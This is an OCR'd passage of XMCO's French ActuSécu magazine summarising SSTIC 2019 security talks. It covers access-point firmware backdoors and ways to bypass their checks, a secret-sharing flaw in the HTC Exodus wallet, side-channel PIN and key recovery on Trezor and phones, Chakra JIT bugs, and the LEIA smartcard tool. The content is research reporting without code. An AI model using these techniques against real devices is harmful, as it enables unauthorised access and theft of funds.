
https://www.sstic.org/media/SSTIC2019/SSTIC-actes/exodus/SSTIC2019-Slides-exodus-bedrune.pdf

Les chercheurs ont souhaité ici étudier les firmwares de points d'accès de deux fabricants : Ruckus et Aerohive. Leur but initial portait sur la possibilité de créer des firmwares modifiés et acceptés par le matériel. Toutefois, ils ont pu découvrir des backdoors laissées par les fabricants en parallèle de leurs recherches.

1. Identification des mécanismes de validation d'un firmware

Dans un premier temps, les firmwares ont été extraits et analysés.
L'outil binwalk a été utilisé pour l'extraction. En effet, il est en mesure de reconnaître et de traiter des signatures connues au sein d'un fichier. binwalk divise le firmware en 3 parties : un en-tête, un noyau Linux et un système de fichier.
Rapidement, ils ont détecté une protection dans la modification du système de fichiers qui empêche une mise à jour de l'équipement par téléversement.

Une analyse statique de l'en-tête a ensuite été réalisée par le biais d'IDA, l'idée étant de comprendre le mode de calcul permettant d'assurer l'intégrité de l'en-tête et donc de générer un firmware valide.



En comparant 3 versions du firmware du point d'accès, 3 champs mis à jour ont été identifiés : la taille de l'image comprenant le noyau et le système de fichiers, le checksum de l'image ainsi que le checksum de l'en-tête.
Le checksum de l'image s'est avéré être un condensat MD5, et le mode de calcul du checksum de l'en-tête a également pu être identifié.
En connaissant ces informations, l'équipe a alors écrit un programme permettant de construire un en-tête valide à partir d'un nouveau firmware.

2. Découvertes de backdoor

L'analyse des binaires Ruckus, a permis de découvrir des fonctionnalités non documentées, notamment la fonction !v54!.
Une analyse statique a pu déterminer que la commande !v54! exécute un shell BusyBox /bin/sh. Une clé est deman-

dée en entrée et est transférée telle quelle par une fonction cli_escape2shell à un programme appelé sesame. Ce dernier effectue plusieurs dérivations sur la clé puis construit un fichier chiffré par OMAC, un autre binaire utilisé par Ruckus. Les chercheurs ont donc tenté de générer une clé valide, d'une longueur de 32 caractères, en effectuant les opérations inverses utilisées par le programme sesame, et en se basant sur le numéro de série du point d'accès.

Chez Aerohive, une commande _shell non documentée a été découverte par les chercheurs. À l'exécution, un mot de passe est demandé. Ce mot passe est constitué du numéro de série du point d'accès et d'une chaîne de caractère lue dans un fichier /etc/.ahsecret. Ces deux éléments constituent les paramètres d'entrée de la fonction ah_gen_password. En comprenant le mécanisme de cette fonction, l'équipe Wifirst a pu écrire un programme qui permet de retourner un mot de passe correct et ainsi effectuer une élévation de privilèges grâce à cette commande.
Aerohive utilise une signature RSA pour empêcher la mise en place d'un nouveau firmware. En utilisant l'élévation de privilèges, les chercheurs ont procédé à plusieurs modifications, notamment le fait d'ignorer la vérification de la signature RSA en modifiant la bibliothèque libah_img.so.

Analyse de sécurité d'un portefeuille matériel sur smartphone

Jean Baptiste Bédrune

✚ Slides

Jean Baptiste Bédrune, chercheur en sécurité chez Ledger a étudié le mécanisme de sécurité du smartphone EXODUS 1 d'HTC. Ce smartphone propose une fonctionnalité de hardware wallet. Selon cette fonctionnalité, même si un attaquant compromet l'OS du téléphone, les clés privées qui protègent les fonds d'un utilisateur ne pourraient pas être récupérées.


La fonction principale d'un Hardware wallet est de protéger une seed. Une seed correspond à une passphrase aléatoire sous forme d'une liste de mots. Elle permet d'avoir le contrôle sur un wallet, de le sauvegarder et de le restaurer. À partir de cette seed, les clés privées d'un utilisateur sont générées. Toute la problématique vient de la sauvegarde de la seed.

HTC a donc présenté un smartphone qui serait dédié aux wallets : EXODUS 1. Il est composé d'une application Android « Zion » et d'une TrustZone. Une TrustZone correspond à un environnement sécurisé dont l'accès par un utilisateur et des applications tierces est interdit. Cet environnement appelé Secure world est séparé du Normal World où se trouve l'OS Android.

Au sein du smartphone, dans cette zone de confiance, on trouve notamment un espace sécurisé (secure storage) dans lequel la seed est stockée, ainsi qu'un driver pour l'affichage et pour l'écran tactile. De cette manière, le système Android lui-même ne peut pas accéder à ce secret même lorsqu'il est affiché à l'écran, ou lorsque les touches sont pressées pour le composer.

« Les chercheurs ont souhaité ici étudier les firmwares de points d'accès de deux fabricants : Ruckus et Aerohive. Leur but initial portait sur la possibilité de créer des firmwares modifiés et acceptés par le matériel. »

HTC a mis en place une fonctionnalité de partage de la seed auprès de contacts de confiance. 3 contacts sont nécessaires pour reconstruire complètement cette seed.
Chaque contact reçoit la seed chiffrée, et une partie de la clé de chiffrement. La bibliothèque open source sss a été utilisée.



Le chercheur a analysé la sécurité de cette bibliothèque. Il a identifié une faiblesse qui permet de reconstituer la clé de chiffrement de la seed avec uniquement 2 contacts de confiance et non 3. Un contact malveillant doit donc compromettre un seul autre contact pour reconstruire la seed.

Cette vulnérabilité a été remontée à HTC en incluant également d'autres bugs identifiés par Jean Baptiste Bédrune. Tous les problèmes ont été corrigés fin mars 2019 et HTC Exodus a lancé son programme de bug bounty le 5 avril.

Side Channel assessment of open source hardware wallets

Manuel San pedro, Victor Servant, Charles Guillemet

Slides

https://www.sstic.org/media/SSTIC2019/SSTIC-actes/side_channel_assessment_hardware_wallets/SSTIC2019-Article-side_channel_assessment_hardware_wallets-guillemet_san-pedro_servant.pdf


Les chercheurs ont tenté de démontrer comment utiliser des attaques side-channel pour récupérer les secrets cryptographiques stockés au sein de hardware wallets, lorsqu'un attaquant dispose d'un accès physique à ces périphériques. Deux profils d'attaques ont été présentés: le premier est effectué sur la fonction de vérification du PIN utilisateur, le second est effectué sur une multiplication scalaire.

Tout d'abord, ils reviennent sur les bases d'un hardware wallet. Les wallets permettent de stocker de la cryptomonnaie. Une phrase mnémonique va permettre de générer une seed, qui elle-même sera dérivée en une paire de clés cryptographiques (clé privée/clé publique). La clé privée va servir à signer des transactions, et la clé publique permet de générer l'adresse à laquelle on pourra recevoir la cryptomonnaie.

Les données privées correspondent donc à la phrase mnémotechnique, la seed et la clé privée. Les hardware wallets ont pour objectif de stocker ces données privées de manière sécurisée.

Pour effectuer une transaction, l'utilisateur s'authentifie avec un PIN. Il prépare ensuite sa transaction en indiquant le montant et l'adresse à laquelle envoyer la cryptomonnaie. Le wallet demande une confirmation à l'utilisateur. Puis la transaction est signée et effectuée.

Les tests de Ledger ont été effectués sur le hardware wallet Trezor dont le firmware est open source. Quasiment aucune contre-mesure side channel n'est implémentée dans le code.



Une attaque side-channel permet d'observer une relation de dépendance entre une donnée physique mesurée (temps de calcul, consommation de courant, etc) et une donnée sensible/secrète (une clé privée, un code PIN, etc).

1.Vérification de PIN

La fonction de PIN est une fonction critique puisqu'elle permet d'avoir accès à un compte.

Le code de la fonction possède un temps d'exécution constant, donc le temps de calcul ne peut pas être utilisé comme attaque. Cependant, le PIN est manipulé digit par digit, ce qui permet d'attaquer chaque digit indépendamment.

Tout d'abord, une phase d'apprentissage a permis de construire un dictionnaire en mettant en relation comment le choix d'un PIN manipulé impacte la consommation de courant, l'idée étant à partir d'une trace de consommation d'en déduire la probabilité d'un PIN manipulé.
Sur le hardware wallet Trezor, après 16 tentatives de PIN échouées, le device est effacé. Grâce à la construction de leur dictionnaire, 11 traces seulement permettent de reconstruire tout le PIN.
Des pistes d'amélioration pourraient également améliorer cette attaque.

2. Multiplication scalaire sur courbe elliptique

Une transaction correspond généralement à une signature ECDSA correspondante elle-même à une multiplication scalaire. Cette multiplication utilise un nonce et sa connaissance permet de reconstruire la clé privée.
L'attaque se fait en deux parties : une attaque en timing et une attaque profilée identique à celle utilisée pour la vérification de PIN.

Concrètement, l'équipe Ledger a pu identifier deux attaques side-channel sur ce hardware wallet. D'abord, elle a été en mesure de retrouver le PIN de l'utilisateur en 11 essais avec une attaque basique et même en 5 essais avec des améliorations. Une fois qu'on a le PIN, on a accès à tout le Wallet.
Puis elle a effectué une attaque sur la signature, avec l'identification d'une fuite qui permet de reconstituer le secret en une seule exécution.

A tale of Chrakra bugs through the years

Bruno Keith

Slides

https://www.sstic.org/media/SSTIC2019/SSTIC-actes/Pwning_Browsers/SSTIC2019-Slides-Pwning_Browsers-keith.pdf

Cette conférence est centrée sur le moteur JavaScript Chakra et sur un résumé des bugs rencontrés au sein de ce moteur. Beaucoup d'éléments peuvent s'appliquer à tous les moteurs JavaScript en général.
Dans une première partie, il explique de quoi est fait un moteur JavaScript :

- un parser qui produit du bytecode à partir d'un code source.
- un interpréteur qui est une sorte de machine virtuelle qui va exécuter le bytecode
- le runtime qui fournit les structures de données de base

pour l'exécution du bytecode, avec les bibliothèques standards, etc

- le garbage collector
- un ou plusieurs compilateurs JIT qui va traduire le bytecode en code machine natif

Concernant Chakra, c'est le moteur JavaScript écrit par Microsoft et qui fonctionne avec Edge. Il est open source et écrit en C++.

Bruno Keith revient ensuite sur des notions de JavaScript et de Chakra telles que la représentation des valeurs JavaScript via le Nan-boxing (les 17 bits de poids forts d'une valeur renferment des informations sur le type de la variable), la représentation des objets JavaScript, des tableaux, etc.

1.%20Observable side-effects bugs

Dans l'implémentation d'une fonction JS, on peut observer le schéma suivant :

- 1. on récupère une valeur ou bien on vérifie une condition
- 2. on exécute du code
- 3. on utilise la valeur récupérée en 1. ou bien on va supposer que la condition vérifiée en 1. est toujours vraie

Que se passe-t-il si le code exécuté à l'étape 2 re-rentre dans le JavaScript et invalide l'étape 1?

Cette problématique est la source principale de beaucoup de bugs dans les moteurs JS. Elle a été notamment illustrée par la vulnérabilité CVE-2016-3386.

Un autre bug peut être observé au sein du JIT.

Un compilateur JIT prend du code non optimisé et le transforme en assembleur.


Une fonction est représentée comme une liste d'opérations intermédiaires.

En JS, il n'y pas d'information sur le type, donc le JIT pratique de la compilation spéculative où il effectue des hypothèses qu'il vérifie plusieurs fois. Parfois, le JIT peut prouver que certaines vérifications sont redondantes et en éliminer certaines.

Mais si une opération a un effet de bord sur le type d'une autre variable, le JIT doit être capable de replacer les checks nécessaires.

Ces bugs proviennent donc d'opérations intermédiaires qui possèdent des effets de bord non observés par le compilateur JIT. Celui-ci va donc retirer les vérifications qu'il va estimer redondantes alors qu'elles sont nécessaires.

Ce bug a été illustré par la vulnérabilité CVE-2017-0071.



2. JS Exploitation en 10 minutes

Le principe est donc que le moteur JS pense qu'une variable est d'un certain type alors qu'elle a changé de type. L'idée est donc de trouver deux types qui peuvent mener à un résultat intéressant pour exploiter la cible lorsqu'ils sont confondus. Avec un type confusion sur un tableau, si le moteur JS pense qu'un tableau contient des floats, alors qu'il contient des JavaScriptArrays, on va pouvoir écrire des pointeurs que l'on contrôle ou récupérer l'adresse interne de certains objets.
Ce bug est illustré par la vulnérabilité CVE-2017-0071.

Le conférencier explique ensuite une sorte de méthodologie d'exploitation sur la manière de passer d'un bug décrit précédemment à un accès en mémoire arbitraire en lecture/écriture.

3. Non-observable side-effects

Dans une seconde partie, Bruno keith évoque cette fois les bugs qui ont des effets de bord non visibles.
En effet, certaines opérations ont des effets internes sur les objets, mais ne sont pas observables. Elles peuvent pour autant avoir des impacts en sécurité et mènent souvent à des Remote Code Execution.
Ce bug est illustré par les vulnérabilités CVE-2019-0567, CVE-2018-0834, CVE-2018-0953

4. Component interaction bugs

Il s'agit d'une catégorie qui représenterait l'avenir des bugs JS selon Bruno Keith.
Le constat est que de plus en plus de bugs proviennent de l'interaction entre plusieurs composants et non plus du code en lui-même.
Cette notion est illustrée par la vulnérabilité CVE-2019-0812.

5. Conclusion

Maintenant pour trouver les bugs, il faut avoir de plus en plus de connaissance sur le fonctionnement du moteur JS. L'investissement de temps est donc beaucoup plus grand.
Il serait préférable selon Bruno Keith de chercher des nouveaux patterns de bugs plutôt que de prendre des bugs connus et de trouver des variantes.

LEIA: the Lab Embedded ISO7816 Analyzer A Custom Smartcard Reader for the ChipWhisperer


David El-Baze, Mathieu Renard, Philippe Trebuchet, Ryad Benadjila

✚ Slides

https://www.sstic.org/media/SSTIC2019/SSTIC-actes/LEIA_the_lab_embedded_iso7816_analyzer/SSTIC2019-Slides-LEIA_the_lab_embedded_iso7816_analyzer-el-baze_renard_trebuchet_benadjila.pdf

Cette présentation d'une équipe de l'ANSSI portait sur un outil qu'ils ont créé permettant l'étude de carte à puce par canaux auxiliaires. Il utilise comme donnée d'entrée la consommation électrique du composant étudié.

Pour ce faire, l'équipe de chercheur a réalisé un circuit de mesure dédié basé sur une pile ISO7816 qu'ils ont implémentée. Cela leur a permis d'obtenir des signaux propres et de définir avec précisions les périodes d'acquisition .



S'en est suivie une présentation de l'écosystème ChipWhisperer que cet outil utilise et de ses avantages, ainsi que des contraintes liées à son utilisation, ce dernier ne prenant en charge que certaines cartes à puces.

Ensuite, les fonctionnalités qui doivent être implémentées pour la conformité ISO ainsi que les règles de conception appliquées au niveau hardware ont été détaillées.

L'étape suivante a été la présentation de l'implémentation du firmware de LEIA, les solutions open source existantes ne répondant pas aux attentes du projet. Cela a permis de présenter l'architecture du firmware ainsi que les différents algorithmes implémentés notamment pour la maîtrise de la synchronisation.

Pour finir, l'intégralité des éléments développés au sein de ce projet sont OpenSource et disponible sur github.

Side-Channel Attack on Mobile Firmware Encryption

Aurélien Vasse

✚ Présentation vidéo

https://static.sstic.org/videos2019/1080p/SSTIC_2019-06-05_P03.mp4

À l'origine de son étude, Aurélien Vasse a souhaité répondre à la question suivante « Est-ce que la complexité d'un appareil mobile rend plus compliquées les attaques par canaux auxiliaires ».

La présentation a débuté par un rapide rappel du fonctionnement de Secure boot, avant de se concentrer sur l'attaque de la couche BL1. Cette dernière est chiffrée à l'aide d'une clé présente dans la boot rom. L'objectif de cette étude a donc eu pour but de récupérer cette clé afin de pouvoir déchiffrer la couche BL1 et potentiellement d'y trouver des vulnérabilités qui permettent à cette étape d'exploiter des trusted services, DRM ou autre keystore sans être détecté par le système Android.

L'orateur nous a ensuite présenté les problématiques qu'il a rencontrées lors de ses essais ainsi que les solutions apportées.

Premièrement, les attaques par mesure de courant ne se sont pas avérées possibles. En effet à cette étape du boot, le crypto processeur tourne en même temps que plein d'autres composants. Cela a pour conséquence de générer un bruit rendant impossible l'acquisition des informations relatives au crypto processeur.

Il a ensuite utilisé une attaque basée sur l'acquisition d'ondes électromagnétiques. Ces données se sont avérées compliquées à récupérer sur un mobile. Le crypto processeur est intégré au SOC et placé sous sa RAM. Dans le cadre de cette attaque, la RAM n'étant pas nécessaire, elle a été dessoudée afin de permettre la prise de mesure du crypto processeur.

De cette manière, il a été possible de récupérer les ondes émises lors du déchiffrement des différents blocs AES, et ainsi de récupérer la clé.

Aurélien a fini sa présentation par trois contre-mesures permettant d'empêcher ou de complexifier la récupération de cette clé. Cependant elles nécessitent un patch de la boot rom.

revue du web

Au programme : mots croisés et comptes Twitter


par Bastien CACACE

> Les mots croisés de la sécu

Saurez-vous le terminer ?

> Twitter

Sélection de comptes Twitter




Horizontal	Vertical
2. Suite de vulnérabilités affectant RDP corrigées lors du Patch Tuesday d'août 2019	1. Malware chinois visant les infrastructures télécom
5. Technique d'usurpation de nom de domaine	3. Equivalent de l'ANSSI en Allemagne
9. Groupe de pirates actif, spécialisé dans le Skiming web	4. Organisation américaine ayant créé le standard CVE
10. Guide européen pour la conduite de prestations Threat-Intelligence et Red-Team	6. Client de Microsoft pour 10 milliards de dollars
14. Fournisseur de solution VPN récemment piraté	7. Technique d'obfuscation utilisée dans Metasploit
15. eXpertise Management Conseil Opérationnel	8. Interface de scan anti-malware sous Windows
19. Plateforme gouvernementale mettant en relation les victimes d'actes de malveillance informatique avec des prestataires spécialisés	11. Conférence de sécurité à Bordeaux cette année
20. Vulnérabilité au sein de l'implémentation de l'algorithme ECDSA	12. Equipe gagnante de l'European Cyber Security Challenge
	13. Outil XMCO - Rump SSTIC 2012
	16. Attaque qui exploite une application préinstallée dans les cartes SIM
	17. Option de cookie qui permet de se protéger des CSRF
	18. Nouvel outil permettant de contourner les mécanismes de sécurité mis en place par Apple sur iPhone

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

Kevin Mitnik		https://twitter.com/kevinmitnick
Command Line Magic		https://twitter.com/climagic
Ophir Harpaz		https://twitter.com/OphirHarpaz
Matt Nelson		https://twitter.com/enigma0x3
TinkerSec		https://twitter.com/tinkersec
axi0mX		https://twitter.com/axi0mX
Marcello		https://twitter.com/byt3bl33d3r
Christopher Glyer		https://twitter.com/cglyer
Alisa Esage Шевченко		https://twitter.com/alisaesage
Evilsocket		https://twitter.com/evilsocket



> Remerciements

Photographie

Pimthida
https://www.flickr.com/photos/pimthida/6790573847

Ivan Radic
https://www.flickr.com/photos/26344495@N05/8472401118

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél. +33 (0)1 79 35 29 30
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr
twitter https://www.twitter.com/CERTXMCO

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711